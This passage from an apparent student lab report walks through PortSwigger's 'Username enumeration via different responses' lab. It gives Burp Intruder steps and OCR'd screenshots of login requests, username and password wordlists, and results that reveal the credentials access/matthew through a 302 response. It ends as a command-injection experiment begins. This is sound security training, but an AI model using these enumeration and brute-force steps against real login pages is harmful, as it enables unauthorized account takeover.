- Escalate privileges, especially if an administrator account is compromised.
- Modify, delete, or steal confidential information.
- Access internal application pages not meant for public users.

Even if a compromised account has low privileges, it may still expose additional pages or functionalities that create a larger attack surface. Many high-severity attacks cannot be performed from public pages but become possible after authentication.

Lab Name:

Username Enumeration via Different Responses

Objective:

To exploit authentication flaws by enumerating usernames and brute-forcing a password using response differences, and successfully log in to the application.

Requirements:

Requirement	Description
Browser	To access the application
Burp Suite	To capture and manipulate requests
Candidate usernames list	Wordlist for enumeration
Candidate passwords list	Wordlist for brute-forcing
Internet / Lab access	To load the vulnerable application

Procedure / Steps:

Step 1: Open the Login Page

Navigate to the login page of the vulnerable web application.

Step 2: Capture Login Request

Attempt login with any random username and password while intercepting the request in Burp Suite.

Step 3: Send Request to Intruder

Send the captured POST request to Burp Intruder for automated testing.

Step 4: Username Enumeration

- Clear all payload positions.
- Highlight the **username parameter**.
- Select **Sniper mode**.
- Load the provided **candidate usernames list**.
- Start the attack.

Look for responses with different length or response messages.
A response difference indicates the username is valid.

Step 5: Verify Username Difference

- Highlight the message `"Invalid username or password."` in the responses.
- A new column will appear showing variations.
- The response with a different length/value indicates a valid username.

Step 6: Brute-Force the Password

- Use the identified valid username.
- Select the **password** field as attack parameter.
- Load the **candidate password list**.
- Start the attack again.

Look for a response with **status code 302**, which indicates a successful login attempt.

Step 7: Login

Use the identified username and password combination to log in to the account successfully.


Observation:


The lab allowed username enumeration based on different server responses, such as varying response length and HTTP status codes. After identifying a valid username, a brute-force attack was performed and the correct password triggered a **302 redirect response**, confirming valid credentials.


Result:


The username enumeration vulnerability was successfully exploited to identify a valid username. A brute-force attack was then used to discover the correct password, enabling unauthorized access to the account. This demonstrates the critical importance of secure authentication mechanisms.


Screenshot Section:






Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net:443 [79.125.84.16]
Open browse
Time Type Direction Method URL Status code
01:26:51 22 No... HTTP → Request POST https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
01:26:52 22 No... WS → To server https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/academyLabHeader
01:26:53 22 No... HTTP → Request POST https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
Request
Pretty Raw Hex
POST /login HTTP/2
Host: 0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Cookie: session=CV0imIqMx00GmdbLnOo8ocGmvbI2k1RX
Content-Length: 28
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=absc&password=54215
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers



Intercept on Forward Drop
Request to https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net:443 [79.125.84.16]
Open browser
Time Type Direction Method URL Status code Length
01:26:51 22 No... HTTP → Request POST https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
01:26:52 22 No... WS → To server https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/academyLabHeader 4
01:26:53 22 No... HTTP → Request POST https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
Request
Pretty Raw Hex
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 23
Notes



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Sniper attack
Start attack
Target https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
Payloads
Resource pool
Settings



Sniper attack
Start attack
Target: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Update Host header to match target
Positions
Add §
Clear §
Auto §
POST /login HTTP/2
Host: 0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Cookie: session=CV0ialqMx00GmdbLn0o8ocGawbl2k1EX
Content-Length: 28
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=§abcd§&password=54215
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 101
Request count: 101
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
atlanta
atlas
att
au
auction
austin
auth
auto
autodiscover
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Payloads
Resource pool
Settings



2. Intruder attack of https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture f
View filter: Showing all items
Request | Payload | Status code | Response received | Error | Timeout | Length | Comment
0 | | 200 | 166 | | | 3248 |
1 | carlos | 200 | 160 | | | 3248 |
2 | root | 200 | 201 | | | 3248 |
3 | admin | 200 | 201 | | | 3248 |
4 | test | 200 | 198 | | | 3248 |
5 | guest | 200 | 200 | | | 3248 |
6 | info | 200 | 201 | | | 3248


2. Intruder attack of https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request | Payload | Status code | Response received | Error | Timeout | Length | Comment
21 | access | 200 | 202 | | | 3250 |
0 | | 200 | 166 | | | 3248 |
1 | carlos | 200 | 160 | | | 3248 |
2 | root | 200 | 201 | | | 3248 |
3 | admin | 200 | 201 | | | 3248 |
4 | test | 200 | 198 | | | 3248 |
5 | guest | 200 | 200 | | | 3248
Request
Response
Pretty
Raw
Hex
Render
My account
Incorrect password
Login
Username
Password
Log in


Login
Invalid username or password
Username
Password
Log in


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Sniper attack
Start attack
Target
https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Update Host header to match target
Positions
Add §
Clear §
Auto §
POST /login HTTP/2
Host: 0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Cookie: session=CV01mIqMx00GmdbLm0o8ocGmwbIIk1EX
Content-Length: 28
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=access&password=§123456§
Payloads
Payload position:
All payload positions
Payload type:
Simple list
Payload count:
100
Request count:
100
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payloads
Resource pool
Settings


Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request | Payload | Status code | Response received | Error | Timeout | Length | Comment
85 | matthew | 302 | 176 | | | 188
0 | | 200 | 177 | | | 3250
1 | 123456 | 200 | 177 | | | 3250
2 | password | 200 | 175 | | | 3250
3 | 12345678 | 200 | 177 | | | 3250
4 | qwerty | 200 | 177 | | | 3250
5 | 123456789 | 200 | 208 | | | 3250
6 | 12345 | 200 | 204 | | | 3250
7 | 1234 | 200 | 217 | | | 3250
8 | 111111 | 200 | 217 | | | 3250
9 | 1234567 | 200 | 176 | | | 3250
10 | dragon | 200 | 218 | | | 3250
11 | 123123 | 200 | 217 | | | 3250
12 | baseball | 200 | 219 | | | 3250
13 | abc123 | 200 | 178 | | | 3250
14 | football | 200 | 219 | | | 3250
Request
Response
Pretty
Raw
Hex
Render
HTTP/2 302 Found
Location: /my-account?id=access
Set-Cookie: session=ibl9Z5lBSnjHySS3VBZdYuhDrhz29gJ0; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


https://0afe00be03000e1b800b6c06002b00c1.web-security-academy.net/my-account?id=access
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Web Security Academy
Username enumeration via different responses
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: access
Your email is: access@normal-user.net
Email
Update email

Experiment No.: 19

Tool Name: Burp Suite – Command Injection

Aim:

To exploit the OS Command Injection vulnerability using BurpSuite and understand how attackers execute system-level commands due to insecure input handling.

Theory:

OS Command Injection is a web application vulnerability in which the attacker injects operating system commands into input fields and forces the server to execute them.

